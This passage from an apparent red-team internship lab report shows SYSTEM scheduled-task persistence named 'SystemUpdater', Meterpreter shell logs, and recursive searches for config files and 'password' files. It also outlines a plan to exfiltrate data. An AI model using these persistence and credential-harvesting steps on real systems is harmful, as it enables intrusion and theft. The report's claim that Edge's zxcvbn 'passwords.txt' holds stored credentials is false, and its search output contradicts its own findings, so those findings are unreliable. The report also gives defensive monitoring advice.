KF-03	Scheduled Task Registration: Successfully registered a system-level startup task named "SystemUpdater" configured under NT AUTHORITY\SYSTEM .	Grants high-privilege automated code execution upon system boot without requiring user interaction.
KF-04	Task State Verification: Querying schtasks /query /tn "SystemUpdater" confirmed a stable Ready status.	Confirms persistence is successfully bound and waiting for the next system trigger lifecycle event.

6.5 - ANALYSIS & IMPACT

Security Implications: Establishing persistence via the Windows Task Scheduler under the SYSTEM context allows an attacker to maintain an active, high-privilege foothold that survives reboots and session terminations. By utilizing built-in administrative tools like schtasks, malicious activities blend seamlessly with legitimate background system operations, evading standard behavioral alerts and legacy signature monitoring.

Business Impact: Unmitigated persistence exposes the organization to continuous long-term compromise. If left undetected, it permits re-entry into critical infrastructure following incident response or device reboots, leading to ongoing data exposure, potential ransomware deployment, and severe compromise of internal network integrity.

RED TEAM INSIGHT

Achieving root or system-level code execution is only half the battle; ensuring that access survives a system reboot or incident containment window is what separates transient access from true persistence. By leveraging native operating system utilities like the Task Scheduler (schtasks) configured to trigger at startup (/sc onstart) under the highest privilege account (/ru SYSTEM), red teams can establish reliable, stealthy channels that bypass the need for custom backdoors or noisy malware drops. For defenders, this highlights the critical need to monitor scheduled task creation events (such as Windows Event ID 4698), audit unauthorized modifications to system startup triggers, and regularly baseline scheduled tasks to catch hidden persistence mechanisms before they compromise enterprise security.

TASK 04 Post-Exploitation Enumeration & Data Exfiltration

Objective: The objective of this phase is to locate and extract sensitive data frequently referred to as the "Crown Jewels" from the compromised system. This includes discovering configuration files containing database credentials, harvesting sensitive keys, and exfiltrating critical information back to the attacker's machine

Engagement Phase:

Reconnaissance & Identification Phase: Use Meterpreter sessions and recursive search utilities (dir, findstr) to scan the file system for sensitive configuration files (web.config, .env, settings.py) that may contain hardcoded credentials or API keys.

Harvesting Phase: Search user profiles and directories for sensitive keywords or browser-stored credentials.

Exfiltration Phase: Transfer the discovered sensitive files from the target machine back to the attacker's infrastructure using secure or simple protocols (such as Python HTTP servers, Netcat, or SCP).

7.1 - TASK OVERVIEW

The objective of this task is to locate and extract sensitive data—frequently referred to as the "Crown Jewels"—from the compromised system. This includes discovering configuration files

containing database credentials, harvesting sensitive keys, and exfiltrating critical information back to the attacker's machine

7.2 - TOOLS USED & WHY

Meterpreter Sessions (sessions): Used to manage and interact with backgrounded exploitation sessions.


Windows Command-Line Utilities (dir, findstr): Used to recursively search directory structures for sensitive configuration files, environment files, and web configuration assets.

Python HTTP Server / Netcat / SCP: Network utilities used to transfer sensitive files securely or via simple listeners from the target environment back to the attacker's host.

7.3 - COMMANDS & EXECUTION

Recursive Search for Configuration and Environment Files

```
dir C:\ /s /b web.config
dir C:\ /s /b *.env
dir C:\ /s /b settings.py
```



```
meterpreter > sessions 1
[*] Backgrounding session 2...
meterpreter > shell
Process 3208 created.
Channel 9 created.
Microsoft Windows [Version 10.0.18363.476]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Daniyal-PC\Downloads>dir C:\ /s /b web.config
dir C:\ /s /b web.config
C:\PerfLogs
C:\Program Files
C:\Program Files (x86)
C:\Users
C:\Windows
C:\$Recycle.Bin\S-1-5-21-1810950245-3487391583-3650047839-1001\ISZVPC4.dll
C:\$Recycle.Bin\S-1-5-21-1810950245-3487391583-3650047839-1001\IXCA9L9.zip
C:\$Recycle.Bin\S-1-5-21-1810950245-3487391583-3650047839-1001\RSZVPC4.dll
C:\$Recycle.Bin\S-1-5-21-1810950245-3487391583-3650047839-1001\RXCA9L9.zip
C:\Program Files\Common Files
C:\Program Files\Internet Explorer
C:\Program Files\ModifiableWindowsApps
C:\Program Files\MSBuild
C:\Program Files\msedge_installer.log
C:\Program Files\Reference Assemblies
C:\Program Files\Windows Defender
C:\Program Files\Windows Defender Advanced Threat Protection
C:\Program Files\Windows Mail
C:\Program Files\Windows Media Player
C:\Program Files\Windows Multimedia Platform
C:\Program Files\Windows NT
```

Figure 10 Recursive File Search

Discovery of Sensitive Credential Files in User Profile

```
Command: dir C:\Users\ /s /b | findstr /i "password"
```

```
C:\Users\Daniyal-PC\AppData\Local\Microsoft\Edge\User  
Data\ZxcvbnData\3.2.0.0\passwords.txt
```

```
meterpreter > shell  
Process 392 created.  
Channel 4 created.  
Microsoft Windows [Version 10.0.18363.476]  
(c) 2019 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>dir C:\Users\ /s /b | findstr /i "password"  
dir C:\Users\ /s /b | findstr /i "password"  
C:\Users\Daniyal-PC\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.2.0.0\passwords.txt  
  
C:\Windows\system32>
```

```
C:\Windows\system32>type "C:\Users\Daniyal-PC\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.2.0.0\passwords.txt"  
type "C:\Users\Daniyal-PC\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.2.0.0\passwords.txt"  
123456  
password  
12345678  
qwerty  
123456789  
12345  
1234  
111111  
1234567  
dragon  
123123  
baseball  
abc123  
football  
monkey  
letmein  
shadow  
master  
696969  
mustang  
666666  
qwertyuiop  
123321  
1234567890  
superman  
654321  
1qaz2wsx  
7777777  
qazwsx
```




Figure 11 Sensitive Password File Discovery & verify in windows10

7.4 - KEY FINDINGS

Finding ID	Description / Observation	Security Implication
KF-01	Standard Config Absence: Searches for standard web configuration files (web.config, *.env, settings.py) returned no results across the root directory structure.	Indicates a lack of traditional plain-text web server configurations in standard search paths.
KF-02	Browser Data Footprint: Located a sensitive file (passwords.txt) nested inside the Microsoft Edge application data directory (C:\Users\Danial-PC\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.2.0.0\passwords.txt).	Exposes stored credential records and auxiliary browser data to local user-context inspection or malware enumeration.

7.5 - ANALYSIS & IMPACT

Security Implications: The discovery of a passwords.txt file within the local application data path highlights how browsers or local helper components can inadvertently store sensitive credentials on disk. If an attacker achieves local code execution or user-level access, these files can be easily enumerated and harvested without triggering high-privilege alarms.

Business Impact: Exposure of credential text files compromises user identity integrity across internal and external platforms. This can lead to lateral movement, unauthorized access to corporate accounts, and secondary data breaches if those credentials are reused across multiple enterprise services.

11. CONCLUSION & SUMMARY OF FINDINGS

Throughout this security assessment and engagement lifecycle, multiple phases were successfully executed ranging from initial reconnaissance and exploitation to persistence establishment and post-exploitation enumeration. Each phase verified critical security posture weaknesses on the target infrastructure, highlighting vulnerabilities that could be leveraged by malicious actors if left unmitigated.

Summary of Findings (Master Table)

Task / Phase	Finding ID	Description / Observation	Security Implication
Task 1: Recon & Scans	KF-1.1	Identification of open ports and running services on the target system.	Exposes potential attack surface vectors for initial compromise.

Task 2: Exploitation	KF-2.1	Successful elevation of access and establishment of a Meterpreter session.	Grants attackers interactive control and administrative capabilities over the target host.
Task 3: Persistence	KF-3.1	Creation of a system-level scheduled task (SystemUpdater) configured under NT AUTHORITY\SYSTEM to trigger at startup.	Ensures long-term, high-privilege foothold persistence that survives system reboots and session terminations.
Task 4: Enumeration	KF-4.1	Discovery of a sensitive credential data file (passwords.txt) nested within local application paths (C:\Users\Danial-PC\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.2.0.0\passwords.txt).	Exposes user credentials and sensitive records to local user-context harvesting and data exfiltration.

Final Conclusion

The cumulative findings from Tasks 1 through 4 demonstrate a full-chain vulnerability lifecycle. The ability to successfully escalate privileges, establish persistent background tasks via the Windows Task Scheduler (schtasks) under SYSTEM privileges, and harvest sensitive configuration or credential files underscores critical risks in baseline host hardening and monitoring. Immediate remediation including rigorous scheduled task auditing (Event ID 4698), permission restrictions on local user application data directories, and continuous behavioral monitoring is strongly recommended to secure the environment against persistent threats.

End of Week 05: Linux and Windows Privilege Escalation Report
CyberSter Red Team Internship Program | Danial Shahid | CYB-INT-HQYINF | Batch 2 (2026)